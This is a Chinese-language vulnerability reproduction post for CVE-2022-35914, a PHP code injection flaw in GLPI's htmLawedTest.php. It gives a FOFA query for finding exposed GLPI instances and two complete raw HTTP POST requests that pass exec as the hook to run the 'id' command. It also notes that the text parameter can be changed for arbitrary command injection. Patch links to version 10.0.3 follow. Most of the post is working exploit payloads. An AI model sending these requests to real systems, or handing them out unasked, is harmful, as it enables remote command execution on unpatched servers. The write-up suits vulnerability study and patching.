《CVE-2022-35914-GLPI 注入漏洞》漏洞复现
·
0x01 漏洞描述
GLPI是个人开发者的一款开源IT和资产管理软件。该软件提供功能全面的IT资源管理接口,你可以用它来建立数据库全面管理IT的电脑,显示器,服务器,打印机,网络设备,电话,甚至硒鼓和墨盒等。GLPI10.0.2及之前版本存在安全漏洞,该漏洞源于htmlawed模块中的
/vendor/htmlawed/htmlawed/htmLawedTest.php允许PHP代码注入。
0x02 漏洞影响
GLPI 10.0.2及之前版本
0x03 漏洞复现
fofa:title="GLPI - 登陆入口"
- 执行POC,获取token和sid
POST /vendor/htmlawed/htmlawed/htmLawedTest.php HTTP/1.1
Host: {{Hostname}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: sid=d531j7fek8t6v3d0d0jpk558q5
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

token=6dfbe8fefb8bf88a06596e458b976911&text=id&hhook=exec&sid=d531j7fek8t6v3d0d0jpk558q5



- 2.将sid在cookie头和POST请求包token参数中替换,将token在POST数据包token参数中替换,exec执行id命令,得到回显
- 参数text可以修改,达到命令注入效果
POST /vendor/htmlawed/htmlawed/htmLawedTest.php HTTP/1.1
Host: {{Hostname}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: sid=01vq8ppl7itls2gbt4hcjj7nf7
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

token=ba06f88a160bcb2dc89b0b808eddd276&text=id&hhook=exec&sid=01vq8ppl7itls2gbt4hcjj7nf7
0x04 修复建议
官方已发布安全版本
https://glpi-project.org/fr/glpi-10-0-3-disponible/
https://github.com/glpi-project/glpi/releases/tag/10.0.3
参考链接:
https://www.linuxlz.com/aqld/3077.html

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 6
 0
- 0


 已为社区贡献5条内容

所有评论(0)